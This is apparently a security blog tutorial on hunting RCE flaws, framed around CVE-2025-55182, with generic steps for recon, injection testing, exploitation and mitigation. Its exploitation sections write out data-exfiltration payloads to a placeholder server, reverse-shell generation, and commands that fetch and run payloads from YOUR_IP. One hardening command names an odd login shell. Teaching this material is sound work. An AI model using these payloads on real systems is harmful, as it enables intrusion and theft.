Listen to this Post
Introduction:

The discovery and responsible disclosure of a Remote Code Execution (RCE) vulnerability represent the pinnacle of modern bug bounty hunting. CVE-2025-55182, as highlighted by a researcher’s recent success, underscores the critical, ongoing battle to identify software flaws before malicious actors can exploit them. This article delves beyond the congratulations to explore the technical lifecycle of such a finding, from initial recon to proof-of-concept and final mitigation, providing a framework for aspiring security professionals.
Learning Objectives:
- Understand the strategic mindset and methodology behind successful vulnerability hunting for RCE flaws.
- Learn practical, cross-platform techniques for identifying, testing, and validating potential command injection points.
- Develop a clear action plan for implementing mitigations against RCE vulnerabilities like CVE-2025-55182 in both development and operational environments.
You Should Know:
- The Bug Hunter’s Toolkit: Recon and Target Analysis
The journey to an RCE begins long before a payload is crafted. It starts with meticulous reconnaissance and understanding the attack surface. This involves enumerating subdomains, identifying technologies in use (Wappalyzer, builtwith), and reviewing publicly accessible endpoints via tools like `gobuster` orffuf.
Step‑by‑step guide:
Step 1: Subdomain Enumeration. Use tools like `subfinder` and `amass` to build a target list.
subfinder -d example.com -o subdomains.txt
amass enum -d example.com >> subdomains.txt
Step 2: Technology Stack Fingerprinting. Probe discovered hosts to identify web servers, frameworks, and programming languages.
 Using nmap for service detection
nmap -sV --script=banner -iL subdomains.txt -oA tech_scan
Step 3: Endpoint Discovery. Brute-force directories and API routes on live web applications.
ffuf -w /path/to/wordlist.txt -u https://target.com/FUZZ -recursion -c
Step 4: Parameter Analysis. Manually review or use automated tools to note all user-input parameters (GET, POST, headers, cookies) for later testing.
- Identifying the Vector: From Suspicious Parameter to Injection Point
RCE often stems from unsanitized user input passed to system commands, `eval()` functions, or deserialization processes. The hunter’s skill lies in identifying which parameter might be vulnerable.
Step‑by‑step guide:
Step 1: Fuzzing for Behavior. Use a tool like `ffuf` with a list of common command injection payloads (e.g., ; whoami, | dir, $(id)) to see if the application responds differently.
ffuf -w payloads.txt -X POST -d "parameter=FUZZ" -u https://target.com/endpoint -mr "root\|uid"
Step 2: Time-Based Detection. Test for blind command injection using time-delay commands. A noticeable delay in response can indicate vulnerability.
 Linux-based time delay test
curl "https://target.com/api?input=sleep+5"
 Windows-based time delay test
curl "https://target.com/api?input=ping+127.0.0.1+-n+6"
Step 3: Out-of-Band (OAST) Validation. Use an external service like Burp Collaborator or `interact.sh` to confirm blind execution.
 Example payload triggering a DNS lookup to your server
nslookup $(whoami).your-collaborator-domain.com
3. Crafting the Proof-of-Concept (PoC)
A valid PoC demonstrates impact without causing damage. For a hypothetical CVE-2025-55182 in a web application parser, the payload would need to escape the intended data context.
Step‑by‑step guide:
Step 1: Context Analysis. Determine if input is within a command string, a serialized object, or a template. Use characters to break out: backticks (`), dollar-parenthesis ($()), semicolons (;), or newlines (%0a).
Step 2: Safe Command Execution. Execute harmless commands to confirm context and user privileges.
 Linux PoC to confirm RCE
parameter=valid_value%3Bcurl+-X+POST+https://your-server.com/+-d+"$(id)"
 Windows PoC alternative
parameter=valid_value%26%26powershell+-c+"Invoke-WebRequest+-Uri+https://your-server.com/+-Method+POST+-Body+(whoami)"
Step 3: Document the Flow. Clearly record the HTTP request/response cycle, including the exact malicious payload and the system’s compromised output.
4. Exploitation Mechanics: Gaining a Foothold
Once RCE is confirmed, the next step is establishing a reliable shell for penetration testing purposes, emphasizing the severity.
Step‑by‑step guide:
Step 1: Reverse Shell Payload Generation. Use `msfvenom` or similar to generate a platform-appropriate payload.
 Linux reverse shell (x64)
msfvenom -p linux/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f elf -o rev_shell.elf
 Windows reverse shell (x64)
msfvenom -p windows/x64/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 -f exe -o rev_shell.exe
Step 2: Payload Delivery and Execution. Host the payload on a server you control and use the RCE to fetch and execute it.
 Linux victim command via RCE
wget http://YOUR_IP/rev_shell.elf -O /tmp/r && chmod +x /tmp/r && /tmp/r
 Windows victim command via RCE (PowerShell)
powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://YOUR_IP/rev_shell.ps1')"
Step 3: Listener Setup. Start a netcat or Metasploit listener on your attacking machine to catch the shell.
nc -lvnp 4444
5. Mitigation and Patching: The Defender’s Playbook
For a vulnerability like CVE-2025-55182, mitigation revolves around strict input validation and minimizing attack surface.
Step‑by‑step guide:
Step 1: Input Sanitization. Implement allow-list validation for all user inputs. Never rely on deny-lists. Use built-in language libraries that treat input as data, not code.
 Python Example: Using shlex.quote for command arguments
import shlex, subprocess
user_input = "some_user_value"
safe_input = shlex.quote(user_input)  Escapes shell metacharacters
subprocess.run(f"/bin/echo {safe_input}", shell=True)
Step 2: Principle of Least Privilege. The application or service account executing commands should have the minimum necessary permissions. Never run as root or SYSTEM.
 Linux: Create and use a dedicated low-privilege user
sudo useradd -r -s /bin/fastapi apprunner
sudo systemctl edit your-service.service
 Set: User=apprunner
Group=apprunner
Step 3: Network Hardening. Implement egress firewall rules to block unexpected outbound connections from application servers, hindering reverse shells and data exfiltration.
 Windows: Create a blocking outbound rule for the app (example)
New-NetFirewallRule -DisplayName "Block App Outbound" -Direction Outbound -Program "C:\app\server.exe" -Action Block
Step 4: Apply Vendor Patches. Immediately apply the official patch or update provided for CVE-2025-55182. If none is available, consider virtual patching via a Web Application Firewall (WAF) with a custom rule to block the offending payload pattern.
What Undercode Say:
- The Trophy is in the Process: The public celebration of a CVE is the tip of the iceberg; the real value lies in the documented methodology, the failed attempts, and the deep understanding of the system that led to the find. Reproducible process beats luck.
- Automation is the Force Multiplier, Not the Hunter: While recon and fuzzing can be automated, the critical thinking required to chain clues, understand application logic, and craft a novel exploit remains a distinctly human skill. The hunter’s intuition guides the tools.
The researcher’s successful identification of CVE-2025-55182 is a testament to a systematic approach combining automated enumeration with manual, intelligent testing. It highlights a critical vulnerability class that remains prevalent due to developers’ persistent trust in user input. For organizations, this serves as a stark reminder that offensive security testing—whether through bug bounty programs or internal red teams—is not a luxury but a necessity for risk reduction. The shared knowledge from such discoveries directly fuels stronger defensive postures across the industry.
Prediction:
The success of RCE hunts like this will accelerate the integration of AI-assisted code review tools in the Software Development Lifecycle (SDLC), not to replace human hunters, but to eliminate low-hanging fruit and push researchers towards more complex, logic-based vulnerability classes. Simultaneously, we will see a rise in “RCE-as-a-Service” offerings in the criminal underground, commoditizing exploits for unpatched vulnerabilities in common frameworks. This will create a tighter race between patch deployment and widespread exploitation, raising the stakes for rapid vendor response and automated patch management systems. The role of the ethical hunter will thus evolve from finder to first responder, often providing the initial critical alert in these accelerated attack cycles.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ahsan Sheikh – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


